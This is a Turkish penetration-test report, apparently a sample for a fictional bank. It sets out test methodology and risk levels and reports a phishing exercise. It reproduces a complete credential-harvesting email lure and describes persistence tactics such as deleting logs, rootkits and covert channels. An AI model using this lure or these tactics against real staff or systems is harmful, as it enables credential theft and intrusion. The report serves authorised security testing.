testine dahil edilmesi kurum sistemlerinin güvenliği açısından önerilmektedir.

4. GENEL SIZMA TESTİ METODOLOJİSİ

Günümüzde bilgi güvenliğini sağlamak için iki farklı yaklaşım sunulmaktadır. Bunlardan ilki savunmacı yaklaşım(defensive) diğeri de proaktif yaklaşım (offensive)olarak bilinir. Bunlardan daha yaygın olarak kabul göreni proaktif yaklaşımdır. Pentest –sızma testleri– ve vulnerability assessment –zayıflık tarama- konusu proaktif güvenliğin en önemli bileşenlerinden biridir.

Pentest(sızma testleri) ve Vulnerability assessment(zayıflık tarama) birbirine benzeyen fakat farklı kavramlardır. Zayıflık tarama, hedef sistemdeki güvenlik açıklıklarının çeşitli yazılımlar kullanarak bulunması ve raporlanması işlemidir. Pentest çalışmalarında amaç sadece güvenlik açıklıklarını belirlemek değil, bu açıklıklar kullanılarak hedef sistemler üzerinde gerçekleştirilebilecek ek işlemlerin (sisteme sızma, veritabanı bilgilerine erişme) belirlenmesidir.

Zayıflık tarama daha çok otomatize araçlar kullanılarak gerçekleştirilir ve kısa sürer. Pentest çalışmaları zayıflık tarama adımını da kapsayan ileri seviye tecrübe gerektiren bir süreçtir ve zayıflık tarama çalışmalarına göre çok daha uzun sürer.



Şekil 1 – Genel metodoloji


BGA "Security Assessment Framework" hazırlanırken konu hakkındaki uluslararası standartlar incelenmiş ve azami ölçüde faydalanılmıştır. Aşağıda bu belgenin hazırlanmasında kaynak olarak kullanılan dökümanların isimleri yer almaktadır.

- OWASP Testing Guide v3
- OSSTM
- ISSAF
- NIST

Gerçekleştirilen testler uluslararası standart ve yönetmeliklere(HIPPA, Sarbanes-Oxley, Payment Card Industry (PCI), ISO 27001) tam uyumludur.

BGA Sızma Testi Metodolojisi

Sızma testlerinde ISSAF tarafından geliştirilen metodoloji temel alınmıştır. Metodolojimiz üç ana bölümde dokuz alt bölümden oluşmaktadır.



Şekil 2 – Bir sızma testinin adımları

1.1 [Bilgi Toplama]

Amaç, hedef sistem hakkında olabildiğince detaylı bilgi toplamaktır. Bu bilgiler firma hakkında olabileceği gibi firma çalışanları hakkında da olabilir. Bunun için internet siteleri haber grupları e-posta listeleri, gazete haberleri vb., hedef sisteme gönderilecek çeşitli paketlerin analizi yardımcı olacaktır.

Bilgi toplama ilk ve en önemli adımlardan biridir. Zira yapılacak test bir zaman işidir ve ne kadar sağlıklı bilgi olursa o kadar kısa sürede sistemle ilgili detay çalışmalara geçilebilir.

Bilgi toplama da aktif ve pasif olmak üzere ikiye ayrılır. Google, Pipl, Shodan, LinkedIn, Facebook gibi genele açık kaynaklar taranabileceği gibi hedefe özel çeşitli yazılımlar kullanılarak DNS, WEB, MAIL sistemlerine yönelik detaylı araştırmalar gerçekleştirilir.

Bu konuda en iyi örneklerden biri hedef firmada çalışanlarından birine ait e-posta ve parolasının internete sızmış parola veritabanlarından birinden bulunması ve buradan VPN yapılarak tüm ağın ele geçirilmesi senaryosudur.

1.2 [Ağ Haritalama]

Amaç hedef sistemin ağ yapısının detaylı belirlenmesidir. Açık sistemler ve üzerindeki açık portlar, servisler ve servislerin hangi yazılımın hangi sürümü olduğu bilgileri, ağ girişlerinde bulunan VPN, Firewall, IPS cihazlarının belirlenmesi, sunucu sistemler çalışan işletim sistemlerinin ve versiyonlarının belirlenmesi ve tüm bu bileşenler belirlendikten sonra hedef sisteme ait ağ haritasının çıkartılması ağ haritalama adımlarında yapılmaktadır.

Ağ haritalama bir aktif bilgi toplama yöntemidir. Ağ haritalama esnasında hedef sistemde IPS, WAF ve benzeri savunma sistemlerinin olup olmadığı da belirlenmeli ve gerçekleştirilecek sızma testleri buna göre güncellenmelidir.

1.3 [Zafiyet/Zayıflık Tarama Süreci]

Bu sürecin amacı belirlenen hedef sistemlerdeki açıklıkların ortaya çıkarılmasıdır. Bunun için sunucu servislerdeki bannerler ilk aşamada kullanılabilir. Ek olarak birden fazla zayıflık tarama aracı ile bu sistemler ayrı ayrı taranarak oluşabilecek false positive oranı düşürülmeye çalışılır.

Bu aşamada hedef sisteme zarar vermeycek taramalar gerçekleştirilir. Zayıflık tarama sonuçları mutlaka uzman gözler tarafından tekrar tekrar incelenmeli, olduğu gibi rapora yazılmamalıdır. Otomatize zafiyet tarama araçlar öntanımlı ayarlarıyla farklı portlarda çalışan servisleri tam olarak belirleyememktedir.

2.1 [Penetrasyon(Sızma) Süreci]

Belirlenen açıklıklar için POC kodları/araçları belirlenerek denelemeler başlatılır. Açıklık için uygun araç yoksa ve imkan varsa ve test için yeteri kadar zaman verilmişse sıfırdan yazılır. Genellikle bu tip araçların yazımı için Python, Ruby gibi betik dilleri tercih edilir.

Bu adımda dikkat edilmesi gereken en önemli husus çalıştırılacak exploitlerden önce mutlaka yazılı onay alınması ve mümkünse lab ortamlarında önceden denenmesidir.

2.2 [Erişim Elde Etme ve Hak Yükseltme]

Sızma sürecinde amaç sisteme bir şekilde giriş hakkı elde etmektir. Bu süreçten sonra sistemdeki kullanıcının haklarının arttırılması hedeflenmelidir. Linux sistemlerde çekirdek (kernel) versiyonunun incelenerek priv. escelation zafiyetlerinin belirlenmesi ve varsa kullanılarak root haklarına erişilmesi en klasik hak yükseltme adımlarından biridir.

Sistemdeki kullanıcıların ve haklarının belirlenmesi, parolasız kullanıcı hesaplarının belirlenmesi, parolaya sahip hesapların uygun araçlarla parolalarının bulunması bu adımın önemli bileşenlerindendir.

Hak Yükseltme

Amaç, ele geçirilen herhangi bir sistem hesabı ile tam yetkili bir kullanıcı moduna geçişttir.(root, administrator, system vs). Bunun için çeşitli exploitler denenebilir.
Bu sürecin bir sonraki adıma katkısı da vardır. Bazı sistemlere sadece bazı yetkili makinelerden ulaşılabiliyor olabilir. Bunun için rhost, ssh dosyaları ve mümkünse history'den eski komutlara bakılarak nerelere ulaşılabiliyor detaylı belirlemek gerekir.

2.3 [Detaylı Araştırma]

Erişim yapılan sistemlerden şifreli kullanıcı bilgilerinin alınarak daha hızlı bir ortamda denenmesi. Sızılan sistemde sniffer çalıştırılabiliyorsa ana sisteme erişim yapan diğer kullanıcı/sistem bilgilerinin elde edilmesi.

Sistemde bulunan çevresel değişkenler ve çeşitli network bilgilerinin kaydedilerek sonraki süreçlerde kullanılması.

3.1 [Erişimlerin Korunması]

Sisteme girildiğinin başkaları tarafından belirlenmemesi için bazı önlemlerin alınmasında fayda vardır. Bunlar giriş loglarının silinmesi, çalıştırılan ek proseslerin saklı olması , dışarıya erişim açılacaksa gizli kanalların kullanılması(covert channel), backdoor, rootkit yerleştirilmesi vs.

3.2 [İzlerin silinmesi]

Hedef sistemlere bırakılmış arka kapılar, test amaçlı scriptler, sızma testleri için eklenmiş tüm veriler not alınmalı ve test bitiminde silinmelidir.

3.3 [Raporlama]

Raporlar bir testin müşteri açısından en önemli kısmıdır. Raporlar ne kadar açık ve detaylı/bilgilendirici olursa müşterinin riski değerlendirmesi ve açıklıkları gidermesi de o kadar kolay olur.

Testler esnasında çıkan kritik güvenlik açıklıklarının belgelenerek sözlü olarak anında bildirilmesi test yapan takımın görevlerindendir. Bildirimin ardından açıklığın hızlıca giderilmei için çözüm önerilerinin de birlikte sunulması gerekir.

Ayrıca raporların teknik, yönetim ve özet olmak üzere üç farklı şekilde hazırlanmasında fayda vardır.

Teknik raporda hangi uygulama/araçların kullanıldığı, testin yapıldığı tarihler ve çalışma zamanı, bulunan açıklıkların detayları ve açıklıkların en hızlı ve kolay yoldan giderilmesini amaçlayan tavsiyeler bulunmalıdır.

5. TANIMLAR ve SEVİYELENDİRME

5.1. Testlerin Gerçekleştirildiği Erişim Noktaları

Sızma testlerinin gerçekleştirildiği asgari erişim noktaları aşağıda tanımlanmaktadır.

İnternet:	Bankanın internet üzerinden erişilebilen tüm sunucu ve servislerine internet üzerinden erişilerek sızma testleri gerçekleştirilir.
Banka iç ağı:	Bankanın iç ağında yer alan ve test kapsamında ele alınan sunuculara banka iç ağı üzerinden erişilerek sızma testleri gerçekleştirilir. Ağ ve ağ trafiği üzerinde gerçekleştirilecek testler için de bu ağ kullanılır ve testi gerçekleştirecek şahıslara kullanımı en yaygın olan çalışan bilgisayarı profilinde bilgisayarlar sağlanır.
Şube ağı:	Bankanın yönlendirmesi ile belirlenecek bir şubenin sahip olduğu ağ altyapısına erişim sağlanarak bu şubede bulunan sistemler, ağ altyapısı, ağ trafiği ve şube üzerinden erişilebilen diğer sistemler sızma testlerine tabi tutulur. Testi gerçekleştirecek şahıslara, şube çalışanlarının kullanmış olduğu bilgisayarlar ile aynı profilde bilgisayarlar sağlanır.

5.2. Testlerin Gerçekleştirildiği Kullanıcı Profilleri

Sızma testlerinin sağlıklı bir şekilde gerçekleştirilebilmesi ve testlerin gerçek hayata uygun olması için, yukarıda tanımlanan erişim noktalarına bu ortamların doğasına uyacak şekilde aşağıdaki kullanıcı profilleri ile sızma testleri gerçekleştirilmiştir.

Anonim kullanıcı	İnternet üzerinden, bankanın web servislerine erişebilen ancak web uygulamalarına giriş yetkilerine sahip olmayan kullanıcıyı temsil eder. Bankaya ait web uygulamalarının üyesi olmayan kullanıcıların sistem için oluşturabileceği tehditleri tespit etmek ve ilgili zayıflıkları gidermek adına gerekli çözümler oluşturmak amacıyla bu profil kullanılmalıdır.
Banka müşterisi	İnternet üzerinden, bankanın web servislerine erişebilen ve web uygulamalarına giriş yetkilerine sahip olan kurumsal veya bireysel kullanıcıları temsil eder. İnternet üzerinde bankaya ait web uygulamalarının üyesi olan kullanıcıların sistem için oluşturabileceği tehditleri tespit etmek ve ilgili zayıflıkları gidermek adına gerekli çözümler oluşturmak amacıyla bu profil kullanılmalıdır.
Banka çalışanı	Banka personelinin çalışma ortamını kullanarak sahip olduğu yetkiler ile sistemde oluşturabileceği tehditleri tespit etmek ve ilgili zayıflıkları bertaraf etmek adına gerekli çözümler oluşturmak amacıyla bu profil kullanılmalıdır. Banka çalışanı profili ile gerçekleştirilecek testlerde, banka çapında en yaygın olarak kullanılan çalışan profilinin seçilmesinin yanında, yerel yönetici(local admin) yetkisine sahip çalışan profilleri ile de sızma testleri gerçekleştirilir.

	Banka çalışanı profili ile yapılan testlerde, testi yapan kişi/kuruluşa banka tarafından tanımlanan erişim yetkileri ve verilen izinler raporda açıkça ifade edilmelidir.
Banka misafiri	Bankayı ziyaret eden kişilerin misafir ağında oluşturabileceği tehditleri tespit etmek ve ilgili zayıflıkları gidermek adına gerekli çözümler oluşturmak amacıyla bu profil kullanılmalıdır.
Diğer kullanıcı	Sızma testlerinin, yukarıda tanımlanan diğer dört kullanıcı profiline uymayan bir kullanıcı profili ile gerçekleştirilmesi durumunda, kullanılan her bir profil için tanımlanan hak ve yetkiler bu başlık altında açıkça ifade edilir.

5.3. Risk Seviyelendirme

Penetrasyon ve denetim çalışmalarında bulunan açıklar 5 risk seviyesinde değerlendirilmişlerdir. Bu değerlendirmede, PCI-DSS güvenlik tarama prosedürleri dokümanında[1] kullanılan beş seviye risk değerleri kullanılmıştır.

Tablo 5 kullanılan seviyelendirmeyi açıklamaktadır.

Risk	Seviyesi	Risk Puanı	Detaylı Açıklama
	ACİL	5	Acil öneme sahip açıklıklar, niteliksiz saldırganlar tarafından uzaktan gerçekleştirilen ve sistemin tamamen ele geçirilmesi ile sonuçlanan ataklara sebep olan açıklıklardır. Depolanmış XSS, SQL enjeksiyonu ve RFI/LFI, ayrıca müşteri bilgisi ifşasına yol açabilecek açıklık vektörleri bu kategoriye girerler.
	KRİTİK	4	Kritik öneme sahip açıklıklar, nitelikli saldırganlar tarafından uzaktan gerçekleştirilen ve sistemin tamamen ele geçirilmesi ile sonuçlanan ataklara sebep olan açıklıklardır. Ayrıca yansıtılan ve DOM tabanlı XSS açıklık vektörleri bu kategoriye girer.
	YÜKSEK	3	Yüksek öneme sahip açıklıklar, uzaktan gerçekleştirilen ve kısıtlı hak yükseltilmesi (mesela, yönetici hakları olmayan bir işletim sistemi kullanıcısı veya e-posta sahteciliği) veya hizmet dışı kalma ile sonuçlanan, ayrıca yerel ağdan ya da sunucu üzerinden gerçekleştirilen ve hak yükseltmeyi sağlayan ataklara sebep olan açıklıkları içermektedir.
	ORTA	2	Orta öneme sahip açıklıklar, yerel ağdan veya sunucu üzerinden gerçekleştirilen ve hizmet dışı bırakılma ile sonuçlanan ataklara sebep olan açıklıkları içermektedir.
	DÜŞÜK	1	Düşük öneme sahip açıklıklar ise etkilerinin tam olarak belirlenemediği ve literatürdeki en iyi sıkılaştırma yöntemlerinin (best practices) izlenmemesinden kaynaklanan eksikliklerdir.

Tablo 5- Raporda kullanılan risk seviyelendirmesi

[1]https://www.pcisecuritystandards.org/pdfs/pci_scanning_procedures_v1-1.pdf

6. GERÇEKLEŞTİRİLEN GÜVENLİK TESTLERİ VE SONUÇLARI

Sızma test sonuçlarının raporlanması temelde iki farklı şekilde yapılmaktadır. Bunlardan ilki bileşen bazlı raporlama, diğeri de hedef bazlı raporlama. Hedef bazlı raporlamada her bir zafiyet ayrı bir başlık olarak yazılmaktadır, bileşen bazlı raporlamada aynı kategorideki(kapatılması aynı aksiyona bağlı, aynı açıklığn farklı sistemlerde bulunması)açıklıklar tek bir başlık altında yazılarak bulgu içerisinde ayrım yapılmaktadır.

Raporun okunurluğu ve sadeliği açısından **"BGA BANK"** için gerçekleştirilen sızma testi çalışmasında bileşen bazlı raporlama tercih edilmiştir.

Aşağıda gerçekleştirilen testler ve testlere ait çıktılara yer verilmiştir.

6.1. Sosyal Mühendislik Güvenlik Testleri

6.1.1. Gerçekleştirilen Güvenlik Testi İşlemleri

Müşteri Kurum çalışanlarının bilgi güvenliği farkındalığını sınamak amacıyla birden fazla sosyal mühendislik saldırısı gerçekleştirilmiştir. Sosyal mühendislik saldırısı gerçekleştirebilmek için kurum çalışanlarına ait e-postalar Google, Bing gibi arama motorları kullanılarak tespit edilmeye çalışılmış yeterli miktarda e-posta bulunamaması halinde Linkedin üzerinden ilgili kuruma ait çalışanların listesi elde edilerek e-posta adresleri tahmin edilmeye çalışılmıştır.

….

Sosyal Mühendislik Testi Senaryo Özetleri:

….

….

6.1.2. Tespit Edilen Açıklıklar

6.1.2.1. E-posta ile Oltalama Saldırısı


Önem Derecesi	Acil
Açıklığın Etkisi	Yetkisiz erişim, Bilgi ifşası
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim kullanıcı profili
Bulgu Kategorisi	Sosyal Mühendislik
Bulgu Sebebi	Personelin güvenlik farkındalığının eksikliği

Bulgu Açıklaması:

E-posta oltalama saldırısı için bir senaryo geliştirilmiştir. Bu senaryonun amacı içerden bilgi almadan, dışardan bir saldırganın müşteri kurum çalışanlarına yönelik phishing(oltalama) saldırıları ile yetkisiz erişim elde edip edemeyeceğinin belirlenmesidir. Bu yöntem ile elde edilebilecek en kritik bilgi VPN erişimi ile ilgili kullanıcı bilgileridir. VPN erişimi elde edildikten sonra tüm iç ağa sızmak mümkün olabilir.

Bu senaryoda **bt-destek@bgabank.com** adresinden geliyormuş gibi, sahte bir e-posta gönderilerek kullanıcıların Outlook web uygulaması üzerinden kullanıcı adı ve parolalarını girmeleri talep edilmiştir.

Gönderilen e-postanın bir örneği aşağıda yer almaktadır;


Yeni Nesil E-posta Sistemine Gecis Hk

Help Desk (bt-destek@bgabank.com.tr) Kişilere ekle 05.02.2014 Eylemler

Kime:

Kurumumuz bünyesinde uzun süredir altyapı çalışmaları yürütülmekte olan yeni nesil güvenli e-posta ve iletişim sistemine bugün itibarıyla geçiş yapılmıştır. Kullanılan e-posta hesaplarında problem yaşanmaması için aşağıda bağlantısı verilen Outlook Web App uygulamasına giriş yapılarak sağ üstte yer alan güvenlik ayarlarının "RBAC / TLS 3.0" derecesine çekilmesi gerekmektedir. 7 Şubat 2014 tarihi itibarıyla güncelleme yapılmayan hesaplara erişim sağlanamayacaktır.

Outlook Web App 2014 Giriş

Saygılarımızla

Bilgi Teknolojileri


Şekil 1:Gönderilen sahte e-posta

Toplamda 100 **personele** gönderilen sahte mail, spam filtrelerini aşarak posta kutularına ulaşmış, 30 **kişi** ilgili sahte owa sayfasında parolasını doğru olarak girmiştir. Oltalama saldırısında başarı yüzdesi **%30**' dur.

Sahte hazırlanan webmail web sayfası için

URL
http://mail.bgabank.com.tr.o….

Yukarıdaki URL kullanılmıştır. Gönderilen mail içerisindeki bağlantıyı takip eden kullanıcılar aşağıdaki gibi bir sayfaya ile karşılaşmış olacaktırlar.



Şekil 2:Kullanıcının karşılaştığı sahte mail sayfası.

Bu sayfada kullanılan URL yukarıda görüldüğü üzere bga.com.tr uzantılı bir alt domain adresidir. Bu sayfadan kullanıcı bilgilerini giren kullanıcılara ait hesaplar ele geçirildikten sonra kullanıcılar gerçek webmail sayfalarına yönlendirilmiştir..

E-posta oltalama saldırısında kullanıcı hesaplarını giren kullanıcılar aşağıda verilmiştir;

(Parolalar maskelenmiştir)

Kullanıcı Bilgilerini Paylaşan Kullanıcılar;	
Kullanıcı adı:	**Parola:**
User1	Pass1
User2	Pass2
User3	Pass3
User4	Pass4
User5	Pass4

Açıklığı Barındıran Sistemler:

- Kurum Çalışanları

Çözüm Önerileri:

Elektronik posta ile gerçekleştirilen oltalama saldırılarında ilk hedef kurum çalışanları, ikinci hedef ise uygulama tarafı zafiyetleridir. Asıl hedef olan kurum çalışanları ise bu tür saldırılar konusunda bilinçlendirilmelidir. Bu konuda devamlı olarak tekrarlanması ve gündemde tutulması gereken uyarılar şu şekilde özetlenebilir:


- Internet üzerinden erişilecek e-posta ikili yetkilendirme sistemi kullanılarak çalıştırılmalı
- Tanınmayan kişilerden gelen e-postalar açılmamalı,
- Bilinen bir kişiden gelen şüpheli e-postalar, gönderen kişi tarafından onaylatılmalı,
- Gelen e-posta ile birlikte gelen dokümanlar veya bağlantılar bu onay olmadan açılmamalı,
- Özellikle herhangi bir e-postadaki bağlantı, eğer görünürde farklı, arkada farklı bir adrese yönlendiriyor ise bu bağlantılara kesinlikle tıklanmamalı.
- Kurum içinden gelen e-postaların onaylama işleminin otomatik olarak gerçekleştirilebilmesi için, e-posta imzalama mekanizmaları kullanılabilir.

6.2. Web Uygulama Güvenlik Testleri

6.2.1. Gerçekleştirilen Güvenlik Testi İşlemleri

Gerçekleştirilen güvenlik testi işlemleri Web uygulamalarına yapılan testler sisteme zarar vermeyecek şekilde, internet üzerinden ve yerel ağdan gerçekleştirilmiştir. Sunucular üzerinde çalışan servislerin ve işletim sisteminin bilinen açıklıklarının araştırılmasının yanında, sistemdeki uygulamalara has güvenlik açıklıkları da araştırılmıştır.

Yapılan güvenlik testleri bileşen tabanlı ele alınmıştır. Bu testlerde ilk olarak BGA tarafından derlenen Test Prosedürleri adımları uygulanmıştır. Test prosedürleri ile tespit edilemeyen açıklıklar ise ticari tarama araçları yardımıyla bulunmaya çalışılmıştır. Bu araçların birçok yanlış alarmlar (false positives) verebileceği hususu göz önünde bulundurularak, tespit edilen açıklıklar detaylı olarak incelenmiştir.



Şekil 3

Bu kapsamda aşağıda detaylandırılan test adımları gerçekleştirilmiştir:

- Uzaktan genel tarama araçları ile sunucuların açık olan servisleri, yama eksiklikleri ve yapılandırma hataları aranmıştır.
- Uygulama girdisi kontrol testleri (Siteler Ötesi Betik Çalıştırma, Parametre Enjeksiyonu ve Manipülasyonu) uygulanmıştır.
- Parametre bütünlüğü güvenlik kontrolleri denetlenmiştir.
- Sistem hakkında bilgi açığa çıkarmaya yönelik testler uygulanmıştır.
- Oturum yönetiminde bulunabilecek bazı zafiyetler araştırılmıştır.
- Yetkilendirme (URL tabanlı) süreçlerinde bulunabilecek bazı zafiyetler araştırılmıştır.
- Uygulamanın bulunduğu sunucu üzerinde konuşlanmış diğer servisler kullanılarak bilgi edinilmeye çalışılmıştır.
- İlgili veritabanlarına erişim sağlanmaya çalışarak, uygulamada yetkili kullanıcı hesapları edinilmeye çalışılmıştır.
- Şifre politikaları incelenmiştir.

Ayrıca aşağıda verilen test başlıkları da manuel olarak, açık kaynak ve ticari araçlar kullanılarak test edilmiştir.

Yapılandırma Yönetim Testleri

- ✓ SSL/TLS versiyon, algoritma ve sertifika geçerlilik testleri - OWASP-CM-001
- ✓ Hedef uygulamada kullanılan yönetim panelinin belirlenmesi - OWASP-CM-00
- ✓ Dosya uzantısı yönetimi testleri - OWASP-CM-005
- ✓ Yedek, kopya, test veya eski sürümlerden kalma sayfa ve uygulamaların belirlenmesi- OWASP-CM-00
- ✓ Sunucu tarafından desteklenen metodların ve XST belirlenmesi - OWASP-CM-008

Kimlik Doğrulama Testleri

- ✓ Hassas bilgilerin şifreli/şifresiz kanallardan aktarımı - OWASP-AT-001
- ✓ Hedef uygulama üzerinde kullanıcı adı belirleme/doğrulama çalışmaları - OWASP-AT-002
- ✓ Hedef uygulama üzerinde tanımlı kullanıcıların belirlenmesi - OWASP-AT-00
- ✓ Hedef uygulama üzerinde yetkili kullanıcılara yönelik brute force parola denemeleri - OWASP-AT-00
- ✓ Kimlik doğrulama aşamasını atlatma denemeleri - OWASP-AT-005
- ✓ Parola hatırlatma ve parola sıfırlama özelliklerinin testleri - OWASP-AT-006
- ✓ Browser ön bellek yönetimi ve "Log out" fonksiyonlarının testleri - OWASP-AT-007
- ✓ CAPTCHA güvenlik testleri - OWASP-AT-008

Oturum Yönetimi Testleri

- ✓ Oturum yönetimi zayıflıkları, oturum yönetimi bypass testleri - OWASP-SM-001
- ✓ Detaylı cookie güvenlik testleri - OWASP-SM-002
